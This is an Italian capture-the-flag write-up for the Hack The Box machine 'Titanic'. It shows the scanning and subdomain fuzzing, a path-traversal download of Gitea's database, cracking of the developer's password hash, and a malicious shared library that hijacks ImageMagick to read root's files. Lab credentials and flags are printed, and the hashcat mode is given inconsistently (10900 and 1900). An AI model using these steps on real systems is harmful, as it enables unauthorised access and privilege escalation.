

Titanic

About Titanic

Si tratta di una macchina htb , **attiva** la momento , di difficoltà **'easy'** Dall enumerazione iniziale si trovano aperte le port **'80-22'** rispettivamente **'web server'** e **'SSH'** , e si può ricavare un sottodominio che gira con un istanza di **'Gitea'**. Il database di **'Gitea'** risulta essere esposto ed è possibile sfruttare questa vulnerabilità di **LFI** per leggerlo. Qui sono esposte le credenziali dell user **'developer'** , con le quali sarà possibile connettersi con servizio **SSH** .

Da qui per proseguire con la **Privilege Escalation** si potrà trovare uno script che utilizza una versione vulnerabile di **'ImageMagic'**

che può essere sfruttata per ottenere i privilegi di **'root'**

IP_TITANIC = 10.10.11.55

Enumeration

Scan port && Service NMAP


```
opt/htb_machine/Titanic nmap 10.10.11.55 --open -p- -T5 -Pn -sVC -oG titanic_scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-15 08:53 CEST
Nmap scan report for 10.10.11.55
Host is up (0.044s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
|_  256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Did not follow redirect to http://titanic.htb/
Service Info: Host: titanic.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10

80/tcp open http Apache httpd 2.4.52 redirect to <http://titanic.htb/>

Aggiungo al file **/etc/hosts** **'titanic.htb'** per visualizzare il server web

Server Web



C'è una sezione interessante 'Book now' in cui è possibile registrare un nuovo utente e scaricare un file 'json' che andrò ad esaminare in locale

Book Your Trip



Full Name

test

Email address

test

Phone Number

1234567890

Travel Date

01/04/2025



Cabin Type

Standard




Submit

```
opt/htb_machine/Titanic ls
e581aacf-be7b-4618-b1ed-e2b785180e81.json titanic_scan
opt/htb_machine/Titanic cat e581aacf-be7b-4618-b1ed-e2b785180e81.json
{"name": "test", "email": "test@test.htb", "phone": "1234567890", "date": "2025-01-04", "cabin": "Standard"}
```

Si tratta di un file 'json' che riassume i dati con cui ho registrato l'utente 'test'

Fuzzing Subdomain Ffuf

```
opt/htb_machine/Titanic ffuf -u http://titanic.htb -H "Host: FUZZ.titanic.htb" -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -ic -fw 20
```



```
dev [Status: 200, Size: 13982, Words: 1107, Lines: 276, Duration: 47ms]
```

aggiungo 'dev.titanic.htb' al file '/etc/hosts'

dev.titanic.htb



Si tratta di una pagina che ospita un cms 'Gitea' la cui versione riportata a fondo pagina è la '1.22.1'

cos'è Gitea?

Gitea is an open-source Git service created by Lunny Xiao, who was also a founder of its predecessor, the self-hosted Git service Gogs. Xiao invited a group of users and contributors from the Gogs community to join in the development of Gitea. While Gogs was open-source, its repository was controlled by a single maintainer, which limited community input and development speed. In response to these limitations, the Gitea developers decided to fork Gogs in November 2016, creating a community-driven development model. Gitea had its official 1.0 release in December 2016.

Si tratta di un software per **sviluppatori** stile 'git-hub' che permette di esporre **repository**.

Idal pulsante '**Explore**' trovo 2 repository '**docker-config**' e '**flask-app**' che vado ad esaminare

docker-config

```
1  version: '3.8'
2
3  services:
4    mysql:
5      image: mysql:8.0
6      container_name: mysql
7      ports:
8        - "127.0.0.1:3306:3306"
9      environment:
10        MYSQL_ROOT_PASSWORD: 'MySQLP@$$w0rd!'
11        MYSQL_DATABASE: tickets
12        MYSQL_USER: sql_svc
13        MYSQL_PASSWORD: sql_password
14      restart: always
```

```

1  version: '3'
2
3  services:
4    gitea:
5      image: gitea/gitea
6      container_name: gitea
7      ports:
8        - "127.0.0.1:3000:3000"
9        - "127.0.0.1:2222:22" # Optional for SSH access
10     volumes:
11       - /home/developer/gitea/data:/data # Replace with your path
12     environment:
13       - USER_UID=1000
14       - USER_GID=1000
15     restart: always

```

Rivela che c'è un user 'developer' e che i dati vengono salvati in '/home/developer/gitea/data:/data' inoltre sono presenti le credenziali per accedere con 'mysql' CRED= sql_svc:MySQLP@\$\$w0rd!

Andando ad esaminare la [documentazione ufficiale](#) di Gitea trovo che i dati degli utenti vengono salvati in un database 'gitea.db' quindi riferendomi alla path trovata precedentemente posso ricavare la path completa del database:

PATH= '/home/developer/gitea/data/gitea.db'

Quindi utilizzo 'curl' con la path completa appena trovata per ricevere in locale il file 'gitea.db'

```

root@xyz:~# curl -s "http://titanic.htb/download?ticket=/home/developer/gitea/data/gitea/gitea.db" -o gitea.db
root@xyz:~# ls
Titanic.ctd  e581aacf-be7b-4618-b1ed-e2b785180e81.json  gitea.db  titanic_scan

```

Ora posso aprire il file con 'sqlite3' e andare a prendere i dati di interesse dalla tabella 'user' in cui trovo l'hash della password di 'developer'

```

root@xyz:~# sqlite3 gitea.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables

```

Developer hash=

e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb568bf3e3452b78544f8bee9400d6936d34

Hashcat Gitea Hash

Posso utilizzare `hashcat` tool con il mode '10900' come da riferimento 'wiki-example', tuttavia il formato hash accettato da hashchat è 'PBKDF2-HMAC-SHA256' è necessario quindi prima convertirlo in modo corretto e posso farlo con il tool 'gitea2hashcat.py'

```
opt/htb_machine/Titanic python3 gitea2hashcat.py 'e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb5618bf3e3452b78544f8bee9400d6936d34'
[+] Run the output hashes through hashcat mode 10900 (PBKDF2-HMAC-SHA256)
sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=
```

Hash compatibile con 'hashcat' mode (1900)

sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=

Ora salvo l'hash ricavato in un file 'hash' e lo do in pasto a 'hashcat' con mode (1900)

```
opt/htb_machine/Titanic ls
Titanic.ctd e581aacf-be7b-4618-b1ed-e2b785180e81.json gitea.db gitea2hashcat.py hash titanic_scan
```

```
opt/htb_machine/Titanic cat hash
sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=
```

Ora lo do in pasto a 'hashcat'

```
opt/htb_machine/Titanic hashcat -m 10900 -a 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - [The pocl project]
```

```
sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=:25282528
Session.....: hashcat
Status.....: Cracked
```

CRED= developer:25282528

Connessione SSH Developer && user.txt

```
opt/htb_machine/Titanic ssh developer@10.10.11.55
```

```
developer@titanic:~$ id
uid=1000(developer) gid=1000(developer) groups=1000(developer)
developer@titanic:~$ whoami
developer
developer@titanic:~$ pwd
/home/developer
developer@titanic:~$ ls
gitea  mysql  user.txt
developer@titanic:~$ cat user.txt
9f8aedef9668a685589f7e0978ee4ce88
developer@titanic:~$ █
```

PrivEscalation

Privilege Escalation to Root

Come prima cosa do il comando `'sudo -l'` ma l user developer non ha privilegi di root per runnare alcun binario, quindi faccio un po di

movimento laterale e all interno della directory `'/opt'` trovo una sottodirectory `'script'` al cui interno c'è uno script `'identify_images.sh'`

il quale sostanzialmente richiama `'ImageMagick's'`.


```

developer@titanic:/opt$ cd scripts
developer@titanic:/opt/scripts$ ls
identify_images.sh
developer@titanic:/opt/scripts$ cat identify_images.sh
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log
developer@titanic:/opt/scripts$ █

```

Spiegazione Script

- si sposta in una cartella che contiene immagini
- azzerava un file chiamato 'metallog.log'
- raccoglie informazioni **exif/metadata** da tutte le immagini '.jpg'
- salva tutto nel file 'metallog.log'

La versione di **ImageMAgick** su l sistema è la **7.1.1-35** come si può notare dal comando '**ImageMagick --version**'

```

developer@titanic:/opt/app$ magick --version
Version: ImageMagick 7.1.1-35 Q16-HDRI x86_64 1bfce2a62:20240713 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype heic jbig jng jp2 jpeg lcms lqr lzma openexr png raqm tiff webp x xml
zlib
Compiler: gcc (9.4)
developer@titanic:/opt/app$ █

```

Quindi posso creare un file **maligno** '.so', che contenga all interno il comando per sfruttare **LFI** e riportare il contenuto del file 'root.txt'

all interno della directory 'tmp/root' appositamente creata dal file maligno creato. Quindi una volta processato il file da '**ImageMagick**'

quest ultimo eseguirà il **codice** all interno e sarà sufficiente andare a verificare il contenuto del file in '/tmp/root.txt'.

Creazione file '.so' maligno e compilazione 'gcc'

```

developer@titanic:/opt/app/static/assets/images$ gcc -x c -s
hared -fPIC -o ./libxcb.so.1 - << EOF
> #include <stdio.h>
> #include <stdlib.h>
> __attribute__((constructor)) void init(){
> system("cat /root/root.txt > /tmp/root.txt");
> exit(0);
> }
> EOF

```

Una volta che **ImageMAgick** processa il file creato viene attivato il payload e trovo il contenuto di 'root.txt' all interno di '/temp/root.txt' appositamente creata.

```
developer@titanic:/opt/app/static/assets/images$ ls /tmp/root.txt
/tmp/root.txt
developer@titanic:/opt/app/static/assets/images$ cat /tmp/root.txt
8642ee5fe6734e18dc6d9b5e9c972235
```

Flags

user.txt= 9f8aedef9668a685589f7e0978ee4ce88

root.txt= 8642ee5fe6734e18dc6d9b5e9c972235